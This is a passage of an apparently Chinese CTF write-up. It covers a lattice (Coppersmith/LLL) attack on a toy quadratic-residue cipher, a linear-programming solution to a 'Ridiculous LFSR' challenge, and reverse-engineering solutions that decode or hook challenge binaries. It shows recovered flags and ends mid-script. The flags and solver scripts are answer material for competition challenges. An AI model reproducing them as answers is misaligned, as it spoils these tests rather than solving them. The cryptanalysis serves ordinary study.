047620038308540585583268640359657949347136804823986752924495443174820297207,  
1939957578240465449128685156366892125093156232541825538491850379716359815561015  
886172690604751039310402525340002812702097520600710037750287074101266805367,  
3775097155691112357993487901891288529115680081326189286124370376570215637090523  
13331430741131984546631013729797441300895357352523422174174809430228688926,  
7368177743257889839799014630889959868082821591970785238021132865083837866069262  
950226618481068147023276973364092377863002882245295200052579960501239119196,  
5308300862101760671292585658751452628049014957002732045082560519339533743585724  
73802632052068174957448979978484249171505601497376201648157539650093189283,  
7376502080925571165446902809763768694636061410762198687423828839330038942134761  
149049375581034657573374142320225725569977961901705450162870025527855762012,  
2116346943204098782880885073913590762111226360036146748574267130728082070017266  
442714183443559725139912906721658381591908291299672511209398838786833026709,  
1199777635466712774822205543754218307068664346791144786672662649003222367801203  
289358430843195259606424099228487895878674265477055329794956881054654716026,  
1065047154492119587809130315926266634540312877479768838833721668340501716669517  
402638318223576664315605450627948046791863572627510566106993841377518051440,  
5763349199553369497389179709757707127098891583996504751921003943775730263427539  
9532642415936872646564776006731728624721483663422906045459777596215800302,  
4387332259562199732908790016236494236575320110997164079966354117865561681913540  
018569486901341373579954728471417127066360146207405700122791914392223220374,  
4912992173833881386838621974988117654635059839417714188337830801866998890203701  
279633706380019338050829956062780063083253085600338877188837462216423352515,  
2131552631311009454861522771076696810466488782774072213678563451902847619730588  
023506731533122367751487975954054356961940799989994662298609806639374383532,  
7330743882131510030850866494412341449415034749906932700942413372538363383327644  
179653467033858265470706634932159215618772560940313556355863046255441278467,  
8706040864596550297332568178607007014542367534581094162712226622865432835128675  
97595372666558165665232229331184146310877052169182296521503123019337439263,  
6808721355475102434941746264248564456299384624511891701833286430532751216389228  
21950403344522878368443252128937220909347015476786456818467367664615182582,  
4724755014750126366154144612549612395192354863626845042731552287761516767759334  
583006493386068786737770070472800073340309754898657439678009537319332588077,  
7033346038932236950889937133070711679204593535527563435243508327767199339263572  
857029806368736783025382461394453552346779980043507060604530741699271587049,  
1488758945001976173736074193268523840116905967041374845299947176295647941623801  
576745116031908900162845435819502098566854672304706945102955494986567499180,  
2031924368607149265090617698659519235691088502230452134836200389292003402258958  
1031001779558837253235453466624134363975636645241026288893879461704222039,  
3145267824376672830793568703183954478076762941060877390697773144210967898556496  
681613052310152161622984166937015938600723987465406736616195115143840204272,  
7065211296316310929917647988477706260854777367720509215461102227370538671245933  
623485253881135209242186479608112449601079184899093566410058748022701249681,  
5860016308325213119819184187670239564791333348087363680942925424162694462159018  
573839942821488405708712369104188452455045689910694321205617267927010904353,



5645361475249093719768450338234034726485554026640026662174673396653231400488355  
710059780115730446487495686330275120275600041319135689492356651341979038088,  
6222727452583908397253535983805821930231388306224553254136976634073410340765549  
319231925139894850295061726002336384426016757007977849079223677773537255081,  
3696429825336147971620059489168478959976463308851142886577508477570240282766636  
537964634680481107690278878090696361681958754963149721829332526387362213190,  
7078032688626190314737342918176972325521293294689228613115610563935693105149448  
353402481648280874993385612176692849105916242678776294364778167973947550187,  
3270971084919614392338441788730004011100304400583583883067217490582518979491757  
196768783495885678619945523947283699651895101048284585981169166481963660623,  
2148843064997549913740046332281882693310226949255590440580489845028047589771544  
283453290518792858933379819319132584513015919677339284914344995646843998048,  
1291525211756946411401294509523977729530718411866377519225168221934642683496562  
640471014219152338552064525235942687244806796479646413595124980238537943389,  
4913307250241775374386695436715632464827403720055363596619529423169293536260965  
648729975796127464362240516770053847194323081306012483068777864581057200279,  
6678281756307450766811979928838965105333300960175054010659048118393215643476339  
302253367353882325289237489247795405556958386170996096189421801964924482147,  
6571451722745901964935975901131304642592732543048759326775151039766171448957722  
33827673391830935998805215202067285182351547427598777010976174255888108237,  
5254189861688322883166710121819982619221538207416112766290975591655559256081375  
216189936310254974303785089550027238530874504313982895640119168967142788774,  
4107456224332124639796526866448719803417125732966259666717527193805945662592291  
598638635704829882984364017372324547020897502769788128092736578440387426559,  
2858837243023389958060661218677166091417324132599396589197054884499323557500626  
489155371785733313327379967727003385933612324840437059452826759882016643192,  
6834470718220476619599192939877802960626266906218601397992141268348842750307258  
845978436373245888045814447365868690654204442632005537885428710943936919252]

8

```

9 def small_roots(f, bounds, m=1, d=None):
10     if not d:
11         d = f.degree()
12
13     R = f.base_ring()
14     N = R.cardinality()
15
16     # f /= f.coefficients().pop(0)
17     f = f.change_ring(ZZ)
18
19     G = Sequence([], f.parent())
20     for i in range(m + 1):
21         base = N ** (m - i) * f ** i
22         for shifts in itertools.product(range(d), repeat=f.nvariables()):
23             g = base * prod(map(power, f.variables(), shifts))
24             G.append(g)
25
26     B, monomials = G.coefficient_matrix()
```

```

27     monomials = vector(monomials)
28
29     factors = [monomial(*bounds) for monomial in monomials]
30     for i, factor in enumerate(factors):
31         B.rescale_col(i, factor)
32
33     B = B.dense_matrix().LLL()
34
35     B = B.change_ring(QQ)
36     for i, factor in enumerate(factors):
37         B.rescale_col(i, 1 / factor)
38
39     H = Sequence([], f.parent().change_ring(QQ))
40     for h in filter(None, B * monomials):
41         H.append(h)
42         I = H.ideal()
43         if I.dimension() == -1:
44             H.pop()
45         elif I.dimension() == 0:
46             roots = []
47             for root in I.variety(ring=ZZ):
48                 root = tuple(R(root[var]) for var in f.variables())
49                 roots.append(root)
50             return roots
51
52     return []
53
54 if __name__ == '__main__':
55     invx = pow(x, -1, n)
56     P = PolynomialRing(Zmod(n), 'd1, d2')
57     d1, d2 = P._first_ngens(2)
58
59     #example: starting with the last character '}', in bytes, 0111 1101
60     #little-endian becomes:
61     bt = [int(i) for i in bin(b'}'[0])[2:].zfill(8)[::-1]]
62
63     ls = []
64     for a, b in zip(enc, bt):
65         a = a * pow(invx, b) % n
66         ls.append(a)
67
68     # now all numbers in ls(as c_i) satisfy  $y_i^2 = c_i \pmod n$ 
69
70     c1, c2, c3 = ls[:3]
71     f = d2*(c2-c1) - d1*(c3-c1) - d1*d2*(d1-d2)
72
73     r1, r2 = small_roots(f, (2**48, 2**49))[0]

```

```

74     y1 = int(((c2-c1) - r1**2 ) * pow(2*r1,-1,n))
75
76     # y1 =
77     7445124581785554422439585692405448860295095044875722435104074060647431272031703
78     400923309405889656263499007854708983384325320777396841583280923100541248190
79     res = [1] # last bit of xxxx
80     P = PolynomialRing(Zmod(n),'d')
81     d = P._first_ngens(1)[0]
82     for cc in enc[1:]:
83         ff = (y1 + d)**2 - cc
84         r = ff.small_roots()
85         if len(r) != 0:
86             y1 += int(r[0])
87             res.append(0)
88         else:
89             cc = cc * invx % n
90             ff = (y1+d) ** 2 - cc
91             r = ff.small_roots()
92             y1 += int(r[0])
93             res.append(1)
94
95     final = int(''.join(str(i) for i in reversed(res)),2)
96     print(final.to_bytes(40).strip(b'\x00'))

```

## Ridiculous LFSR | Solved

使用线性规划求解器 `pulp` 求解

上来先求出每个密文 `c` 的汉明重量，同时利用已知状态的汉明重量 `l`，逐个爆破 `flag` 的 `H`（范围在 `range(200)` 中）

通过奇偶校验及上下界约束过滤不符合要求的 `H`

随后构建约束矩阵，将已知等式导入 `pulp` 的实例中进行求解即可，最后可以对解出的 `flag` 额外进行校验（是否符合已知状态集的特性）

最后对 `Optimal` 的解校验下与既有输出的汉明重量对的上就可以输出

这确实和LFSR没关系，但格是????

代码块

```

1  import pulp
2
3  c =
4  [422972448741542273557478709834753401123239938247720104622601481907175654098267

```

25370735545,  
4167740070112110963504874767162283795691176873767206883551967767210691486206283  
0342960631,  
5745243905183191257597855008709558877960897101088702194200555603430310589886920  
5009836740,  
3020653414248969703317652854100592101883627570126331213067477853206001345535809  
3983879712,  
1350083925275106899284501381772377103080309151913223887048769788725469750937673  
3888504536,  
7621796378408712558978505146362877232960051409262148889681248077136890217130878  
395519456,  
8109001465631622913689504538076502359417666324976909690061345766063450588163752  
134229644,  
1375823335178684941830200936271462953102146169248971795319720606136915742655505  
3895698924,  
2617684879939136995971367906183070350796645870214093353233906815325897470127033  
3392156494,  
5631955376083805919628900007723384109239358912305796383613824545541625268524711  
2722653889,  
2444887784109046830974336697460396564930258408840643005524649042986702370095699  
3744875733,  
3867747372566113581084404444047556397683085606468129463924973166049322393650239  
2566464787,  
4180385878227670731351654710760833407363180033790006806938252409937013701431498  
5116744712,  
3540085284322608981075376668228408338241983186831703030342961068223653961532312  
0324608802,  
2055122663042459218714344557571699252100072206123357274176034947917406229474701  
1373740477,  
6600201686232954035832564025373545546284418246233700810096036510369912902204313  
925853356,  
3327715205941184389196963394517498012655260344097137712028335060831547013316246  
4177759343,  
2656525010115350847056698801377634076074295033867060674367616424984652284316493  
6255017975,  
4167605373233443506797718203844492613777545532226958949621343668728487524689759  
9113807909,  
3452528888217337704817517717964858474180670459952611166472069840091624526410945  
491352752,  
4614577186320520402224374143492073593705937442994970526511022919652260643477127  
06562468,  
4154472891368214835529597003856206560460758852399372228442289749104443375071558  
5741057736,  
1437903826648245212397187409952329106600147225723435827015479108763406504626344  
415268744,  
1427982006551410775815303550794399495296912953117713155333110757753374067990404  
8076080226,

4024515863076745469021389285368619934907570432150384463382283554542743980558680  
8532515777,  
2895942799885261431093003553512019960055556066563841907471415598173181587919008  
3238186079,  
1446582028288138930385073843594179661511596010687154332679887504215317012315597  
3675978868,  
2644023635277364226173596878112355433198918388243016023811009553691832588996679  
1505110133,  
5494375112920643303800453578163991382407837579777019048981018182565033108184356  
7868404360,  
2541560073462854159981352794225648350684484437201861458797176808796669500826544  
7901501323,  
3280255707554663965906249291008768273166190297811747638281967596423751820977984  
8923811100,  
3491978365521092448737376818694572655822488584174162914536921268130560130630502  
5301957422,  
2897335274196908425943444716144510064756803502902598653981842942536832954541768  
5308811528,  
4924790796507005659641359592098658677785079168665720399456203627843561710604103  
7931363993,  
3192756899354365413692535095955444198435028232669839350476659607370196382400022  
0969547930,  
3482560903308143132758552675569475626393615673101741441069903568413828833762303  
1797352394,  
1028309159157594624987965435554173080943875672668615143318801244797237012029380  
595832967,  
5110289750771349684638519457981579071855192490586763759680536956986234075124257  
327574888,  
5569161723000849347113414128360150369963429142072996115483766672027477907846204  
139663900,  
3357819764172029050634864776705391258626697639726113541986728336766494668053198  
7937086934,  
1135807274830385544831225869411844143962068592935668416039234525653603180006273  
1741436936,  
2653063437353085638289579931063217478266996840466578360817176605011635372178153  
6550134642,  
6042487252286159623043710414154565333541008905634676762757128340100004922750380  
6378877834,  
6291530911464112616095587538039933362834269726816137061294859738848592828689902  
0144341090,  
2321835685539466357002327454497012678564769366928681056627318257764268211659474  
6992097694,  
3042109442318538137725173012690671704964083892438502469629202366976587480848833  
1873565001,  
5841825222957371329485733766311820856653210063549607040183177891234782540487081  
6299870537,  
5979997262232425174093105947777711053464442127077150963699327396775270760632146

8149732739,  
1420580421499410060139672267148282277942513400927813774590354729762282470053742  
3407632722,  
6257541068121890356363521411519789517584042692750009025950937741721301417682128  
735788749,  
5973218988074726171300875429059245496648717753634016717893338976122588000175354  
6467724498,  
4408186364962704593891973967221895730484612048236146942067650214237803714220138  
8765521513,  
5226401261097983456701291942786812721180021216384888352820460257792925945250021  
4645920645,  
6019133834560478358941736631613926840503456565382633194743775196546630088776918  
720596388,  
2756837344210835183905387688958905690636987591403559151522150600981257573361612  
2084618955,  
4819377323676377642145176501017199256110389373916196033453621027063994437633936  
0122812810,  
2637112957530910323763443894438171695753478672000888456289076125905365613735332  
0926073514,  
2230363814880147828477805182973367126893998127867304441378338886103558769667171  
7234357154,  
5168029061576374386068862001637400625806816399629916247239177415307769935613570  
2204742131,  
5568024560152031841057778777183672906346841754157646114260807537037018602803300  
4033722992,  
2465690256589793537520823545832440039475539706663110643382616442039545407632915  
0294451959,  
4106706044935340560685614060182859662211690558158730964083502086546395213230343  
0755143857,  
6038540888818679653190180145138062006348297476865813917545383506763865374732582  
8147687010,  
367991612581874449542471222112022299942049406664205421776904505763840057507538  
7616572913,  
4663543325727182972480177135976805660704773053801806198509657854832414252887609  
9638211901,  
3612533378657689080821455072210021242717270475425335058754563614378446150740862  
6840252264,  
1007880042897502546560919333242401199903953220700989670555740604055307705982334  
6253904838,  
6197600891574472831136027343997189139291461044181387964598311823939050800962760  
4080162449,  
2165198409995050929114928842777969572683660007735604014361342172743741173520105  
9350953812,  
5000848089897170643830045231818637515463573128060819985752193577059897152711304  
379586257,  
1126207148529147106334204265120411210093266250374862513379722684364210791567337  
8851162973,

8599519883507657880744262527858409029618867550192517565051906189002581236498394  
461299763,  
5276146236893637010469925617697740232296301200009374211131087300060369353900373  
0154551161,  
3142474388762360340377339426726874065443843801336906753769170882558420503105830  
6357806620,  
4217107272829027205810960906016664925077943881434054265853415513552610338652196  
729756601,  
2840082662474759939137270318279030328564948166705041933129735341127248387260698  
7534644746,  
6006065004401107912171532444716084032065802012861231834318270492316227201127889  
6967687312,  
5392913953026635634680379554885691672074527753280967593864453397395637808741057  
6518589576,  
2637959138862050438679888765692144654579266505365312817005584013515231521059706  
4971040154,  
1472691315287325980574827566585921207901106458676368135776279981045980392117316  
0562471008,  
4744519972275286002355463361684727487499653975172091801663569680884488336303363  
1073314463,  
5288931642771991117284211012762334950257324014702730721679323588783999452725897  
9424642259,  
4073573142348938638919950907057521407715488230655899857956648612987786563794767  
9877557413,  
4955571198979781194829193588533471426603969366633387362491216698948410638518559  
2069087723,  
6269005789347791438248304679764316918528766805788560808777741028029869638578338  
2048224955,  
9125638294558327899871250170664612102811707952524817795323880437150210047124394  
87665607,  
4676399878450460958693055278663201913650803608464407256508664391769459079073153  
3444137754,  
6151879155071263961638640445765160367918939037755625946583150730264046209889967  
7394679266,  
4094385148353361780025257282339353739565602016956464256460464877409455785181927  
3018843179,  
2240550420959730733123499122337731074697066424333833761687367941149164206853521  
3266341821,  
4640483751157338402146303786041747844315600799970985180307626644817923765234629  
1401331100,  
4626876322655083787233653894108693165521273762521891153872143620423354862141663  
6726944429,  
3003840127074514310417639089309796883006766930988161685089631766016523515789520  
0205727986,  
2540669932502200112230275794081832189887329377161085729448708734612766940200242  
287732592,  
1401387339048773231351442982102041482174783932876625520936429998732875908346076

5479913260,  
3518245566300532528835408643243118014481872102646655498461598027419811638961490  
6663755519,  
1369182491999195635836759434570667159023240953891645209849319504782896204610558  
8862564170,  
3114346775813319895489429922040250809100763739739185396553503360964795444927876  
4962811996,  
9873246358960977985368434993810147028290427278879533043485724092088734573043102  
019903371,  
4429532672859859936919837056819885184637939013189521339364437765054462932530081  
5824925351,  
1015355938394195495605385207676058829892324882092513531289492006885930761288476  
2427883342,  
4019739541459307701640546042419903072459212449706551112677551776138753368985085  
0363151180,  
6947358309104416718468503674810310565332744714701053665035057837546073142312305  
492222848,  
1142745934227540211903925909164386886569430472345568981959506592093317357112117  
9399752163,  
1022370694088130680038431876320883523096305354406259160983676462792408577443093  
836618341,  
3573288958183029242762524740989751339221058650740626037667313708741693813802290  
926625470,  
2822135455171672828343195257566611754494095503437367755160465935735227186286260  
6121740140,  
6189071294374710871326361771157564625205295034784979846298368746486673392025866  
8263800384,  
2876494854797224810825029833784635703802381536675088358738523178705373665980639  
4867604223,  
1702950377258989472236164492664608156265670969224839467018588636658728216853724  
52248731,  
3128297006500028420266326341226610470308888279814177095064462972268272657244847  
019456938,  
5839978425584100486290105320450597385424561906785516778867958800121793075583630  
3534760408,  
2359163745685669031906693268954040487855786213064249622659388551841882894450371  
5674603145,  
3715767562690064312761998298413955320622626146067655352333148771043422515133628  
8351720273,  
3546896982610054902080730620318259044772739581277233563679190981568451680651565  
9541950425,  
6018381481552894481296748718556870787265932394645076569536337064197149626749659  
8200940883,  
8991753983159954192624310993407394829522313676131861846922521563217978024630604  
542478506,  
4374727856142510185491297780242123330552176147441973842849453220187151686957153  
187534651,



3218063422084733230529543379745795413884425962082425141930710288647498274125892  
2257109116,  
2885918755538635674920165256741008108981598875202581913879922981967545804179822  
2630521555,  
7236382695642852815318019217107777841043326448978126516854306934967128624182251  
788194611,  
2392096175199685753102503792041286237467411485417714145470943934466684088097849  
4670358226,  
6039875140866067362855952940512899483904821117165992694095922747121869330663493  
8271460807,  
4562208903864329062440550882304291384332297607900550327098754186717456630759250  
2851743009,  
2937642398479956451137372128950652401455457605751604044101142738933426126677879  
4105168402,  
6071601115862768426588981613203897925789140537015709599829517406797187668099981  
3026958646,  
1406685293314593227684055394529330748929225614841479280083535376668969026615802  
3611456448,  
3890996355433437277370256623006387919664590321271218049528502434157753315613207  
8951863235,  
1321921695622709008473173696894402018934568470250010309776400949143899520192253  
5750110533,  
1204718484661627436475005758510096019520312225837455903535461965307754942027980  
5688830569,  
4087882478731167922664499585450444577943599725089781107389692786365485831864007  
4150660335,  
4705138735424415290769347697182357927705603138033295399026471748278640507273029  
1080393602,  
2575920831671377576731112459938002289385564143001000513706555068020695027371908  
443498864,  
9655934184392401474644750753172504070993725136257621924621922559697575564039078  
693359566,  
1478684250539128217204180182410059559236037063870071738662487878785883914838989  
7690853818,  
6236601310378032683086246917954153719256829133594125202220238491237093148538290  
360630066,  
5562785259345940320267469770581646950735339945778884143794663141084515231130725  
4377369058,  
5406433177824755801287334504467436385090660068435685295997981209893490685303425  
6913632942,  
5617165251125444650495352636753749378577681937780276454137261154290057645734381  
3754616608,  
5947219341537617197666657869875609520794642621255864744631134050229717519136920  
0716707175,  
1487447149231953801473571907675816695948333456952811670663498467156666731434316  
8335374800,  
3452255492879840534576466909531386181257118339970814292312647964764783625068344

168222674,  
1149891888495977724003162664795229220618762009046459620525848551752245309636067  
0813520604,  
6318497886742082700037845998777114144025992909169181876474079969838590563229202  
9229115322,  
4257622592247109534606400599223210630323259806252573280174372540992246495738769  
4356468070,  
1875865382014403247372729355666408868977144433865235251444341205982062156145074  
6181643235,  
2592680730606632592454341020731233374381216424624284062950810186141687711345247  
990798040,  
1250419312808651923996596424521734564806647567819893221368683783466330603098475  
3279536765,  
5987165032812935444269686973040715574840706370610078838210755278397986419968743  
6072128628,  
2915057454480554703548855046462917289228289503645441263573511315456656939978539  
3997820193,  
4339934359130579742822137967309064119888725523264050342018543308898539573601214  
628913788,  
4004324952802666576850377617344868512529774461110391858468458276236853284215262  
7606638058,  
3825357252661196115320291850200107688236928961037183627996602247249312083315108  
7959473472,  
5956641346080845727236484365546057354738917321541278067860833700348321864667453  
5081268996,  
3489300167760545323154195265163613031468306196215203886401185638644876881077614  
1213691888,  
3043765323134919174263855993022802322749995771691836003001064412103038686696893  
8860696122,  
6068975811851757276331478621445053201347503628363494956657901579340926512088391  
554662908,  
4243725594377358109433757543283986418055696924005787129656929887349208996779058  
1366707860,  
2824231381759644332812271461074234532641074681359661333575468081371254870250768  
153180248,  
1655524864888357928782208559995134724343826531996018647650206679613529001425466  
3611669366,  
1680112038002069270674713155029091679602181030847166032143372552813135737525893  
7081624685,  
5281131908943911328911450289103489229686704537637985949691515744289060914728129  
2394032079,  
2427747996554721082206204381168365430938461322763296566587551908878430251729827  
046537681,  
5020094842084547997253566529581407344137758028402486369286721406982735775728878  
9893895991,  
6177359999002114673561756142081450294373336743887669090863400551455518453371828  
887499681,

5361694961429008611603720858634009714002241973408178468210437206138626717031341  
8076777325,  
4242044013919025757105460035008896264793084428549878573342292937445878337607561  
5481983078,  
3259191295658713526942509135462871272315105094304255607848039446620141961172840  
2409697930,  
5762189637376846503327251817789068067651406937062108909897817204330978112143779  
6227239737,  
5783570264237478191848939460447356509434872468259486306849045777733673853085407  
7990849413,  
2634674747682963921670144934245048943984727188418828192214877515009120088541264  
2910963197,  
6198250087209613457682676152401681587200888018390461321399101828958819395668955  
664373806,  
361931734983297427347398583606909073328339248894727441604742037438958666367703  
9182530474,  
3845038770099123360210848608889604371449496563645262196621429129802376076917249  
2462407197,  
6008770225129186621537358976458252344020573370391923052182407121695114768394667  
3171225809,  
2304923787635022120537361272672007240859812541708975241267819303851925408875158  
300106380,  
6944059743081819153620197897542416429435888872357914004982031853900947775831925  
011348886,  
2149094613905113123999977921330594158386298720166483838365098251945678855439581  
8900027182,  
3282937467051423123888462399424096494930056877139251393923322457678247581353447  
0143453486,  
5355553275327289218852336201322218504654936324610518427337192343456220676684236  
9216443888,  
3279517093533610506372977522207664160860471570949961198845962341122328064607701  
5998785888,  
6269057978733683711002759273946385462537912970796465915908078029363227684921357  
426501748,  
4438195036485519617736775321540620012361486352964160205173760740473034823894669  
6810276979,  
5437966762079242253775064093254460195018655553935027744034460059185419360259782  
3593339809,  
4914908352086098634799963864252120369463854392626841225250620240992826400805729  
3680911739,  
6192854345251594422782134132851961028911837736996680502954337406000136225793106  
3051283337,  
2603468601063411745636519742826356588850837905887463804972277795660622887534949  
4768464333,  
2257536166400728484467286998849661174384088546040785236729460310667845246598385  
0340616075,  
5277710296315729515340699289696364579983061326373103852393445997608717896897776

```
582649226,  
4102628041596465589313369263091769538359153489773056524919359318285670957297631  
9215782312,  
4257681156709266346379310434382687600005643333629900169140750064735061465850634  
8123032144,  
9460712220621703680757148693759965586276268293009623381653950162638843479651313  
966731385,  
5322715495000181352847362488979259577221374239421055687036611321898597401003879  
0902221873,  
2439991608335537666468377188016002474080045254001145134836031450042360089045544  
9251468427,  
6318403395469438934871264166724108326883568340709103490372304011749436340769863  
4457995303,  
1297587195557658618774881891040231516050304642929790402114853968917161569298760  
2818416535,  
3630658978070125273610242424252986781372386558289030940896142955458890820617996  
7860110663,  
5745396047517284960505655652404830262273978842710726030511852837398333858091076  
9857952548,  
3130911640362578160756620394947909239342911140603825607126056406344008790965192  
3616139412,  
1042013701345022922094774322943437793365076548282486906616177366033266480396482  
4624568388]
```

```
4 l = [136, 161, 135, 152, 145, 141, 148, 144, 144, 136, 141, 158, 154, 152,  
147, 163, 149, 149, 144, 151, 151, 139, 151, 152, 157, 149, 149, 147, 152,  
155, 149, 146, 143, 151, 159, 146, 151, 156, 141, 129, 154, 147, 152, 146,  
147, 145, 135, 136, 150, 138, 151, 148, 157, 123, 141, 140, 151, 121, 137,  
145, 152, 149, 154, 128, 153, 147, 153, 140, 131, 140, 143, 122, 155, 155,  
151, 133, 142, 140, 141, 155, 145, 132, 137, 138, 153, 143, 142, 134, 162,  
147, 150, 141, 140, 166, 153, 153, 149, 149, 153, 146, 146, 156, 165, 143,  
149, 150, 158, 157, 135, 140, 146, 149, 139, 159, 147, 147, 142, 146, 138,  
143, 137, 170, 153, 149, 134, 145, 135, 149, 141, 138, 163, 146, 138, 144,  
134, 145, 141, 156, 147, 146, 155, 163, 142, 150, 128, 157, 131, 156, 149,  
155, 138, 140, 143, 155, 148, 169, 146, 147, 148, 146, 145, 156, 153, 138,  
147, 145, 141, 155, 150, 153, 146, 159, 146, 138, 143, 156, 153, 155, 136,  
149, 149, 142, 136, 144, 136, 148, 140, 151, 164, 151, 164, 143, 155, 141,  
159, 141, 158, 162, 140, 146]
```

```
5  
6 L = 295  
7 w = [bin(ci)[2:].count('1') for ci in c]  
8  
9 def rot(m, l=1): # shift left  
10     temp = bin(m)[2:].zfill(295)  
11     return int(temp[l:] + temp[:l], 2)  
12  
13 for H in range(L + 1):  
14     d = []
```

```

15
16     def check_hw_basics() -> bool:
17         for i in range(200):
18             dd,rr = divmod(w[i]+H-l[i],2)
19             if rr or not 0 <= dd <= min(w[i],H):
20                 return False
21
22             d.append(dd)
23
24         return True
25
26     if not check_hw_basics():
27         continue
28
29     # constraint matrix := mt[i,j]: A[i,j] = 1
30     mt = []
31     for i in range(200):
32         ci_bin = bin(c[i])[2:].zfill(L)
33         supp = []
34         for j in range(L):
35             if ci_bin[j] == '1':
36                 supp.append(j)
37
38         mt.append([(k + i) % L for k in supp]) #rot_l i bits
39
40     # pulp
41     pb = pulp.LpProblem("Rm")
42     s = [pulp.LpVariable(f"s_{j}",cat=pulp.LpBinary) for j in range(L)]
43     pb.add(pulp.lpSum(s) == H)
44     pb.extend(pulp.lpSum(s[j] for j in mt[i]) == d[i] for i in range(200))
45
46     st = pb.solve(pulp.PULP_CBC_CMD(msg=False))
47
48     def verify(m,cls,lls):
49         cur = m
50         for cc,cl in zip(cls,lls):
51             if bin(cc ^ cur).count('1') != cl:
52                 return False
53
54         cur = rot(cur)
55         return True
56
57     if pulp.LpStatus[st] == 'Optimal':
58         mc = int(''.join(str(int(pulp.value(i))) for i in s), 2)
59
60         # verifier
61         if verify(mc,c,l):

```

```


62         print(mc.to_bytes(100).strip(b'\x00').decode())
63         break
64
65     # It's 5_4_prob13m_of_L4ttice!_n0t_LFSR!!

```

## Reverse

### GD1 | solved

用工具反编译



python还原逻辑得到flag

代码块

```

1     # 二进制字符串 a
2     a =
3
4     # 存储结果

```

"000001101000000001100101000010000011000001100111000010000100000001110000000100  
1000110001001000000000011001110001000101110000011001100001000001010000011100000  
0001000100100010001010000000100010100010001011100000101001100001001011100001000  
0000000001010000000001000101000010000001000100000110000100010101000100010010000  
0011101010001000001110000010001010001000101000001000001000000010010000000011101  
100000011110010000010001010001000110010000010101110000100001110000100100000000  
1010110000001101000000100000001000010000011000100100101"

```

5  result = ""
6
7  # 每次取12位
8  for i in range(0, len(a), 12):
9      bin_chunk = a[i:i+12]
10     if len(bin_chunk) < 12:
11         break # 确保长度足够
12
13     # 分割为三部分：各4位
14     hundreds_bin = bin_chunk[0:4] # 百位
15     tens_bin = bin_chunk[4:8]      # 十位
16     units_bin = bin_chunk[8:12]    # 个位
17
18     # 转为整数
19     hundreds = int(hundreds_bin, 2)
20     tens = int(tens_bin, 2)
21     units = int(units_bin, 2)
22
23     # 计算ASCII值
24     ascii_value = hundreds * 100 + tens * 10 + units
25
26     # 转为字符并拼接
27     result += chr(ascii_value)
28
29 # 输出结果
30 print("Result:", result)
31 #Result: DASCTF{xCuBiFYr-u5aP2-QjspKk-rh0LO-w9WZ8DeS}
32

```

## PLUS | solved

Python3.9, 导入 `init.pyd` 里面的东西看一下, 用到了unicorn和methodcaller之类, 大概是vm不执行指令, 单独hook一下参数

代码块

```

1  from init import *
2
3  def null_emu(*args, **kwargs):
4      return b'0'
5
6  class Hook_m():
7      def __init__(self, *args, **kwargs):
8          print(f"methodcaller {args} {kwargs}")
9      def __call__(self, *args, **kwargs):
10         pass

```

```
11
12 m = Hook_m
13 b = null_emu
14
15 encrypt = exec(exit(int(3 + 4 + 4 + 2 + 1 + 3 + 5 + 7 + 1 + 6 + 5 + 7 + 1 + 9
+ 7 + 3 + 6 + 9 + 3 + 8 + 4 + 5 + 8 + 6 + 5 + 4 + 9 + 7 + 5 + 8 + 8 + 3 + 1 +
5 + 9 + 3 + 1 + 8 + 1 + 9 + 7 + 5 + 9 + 5 + 8 + 5 + 3 + 7 + 3 + 6 + 1 + 3 + 6
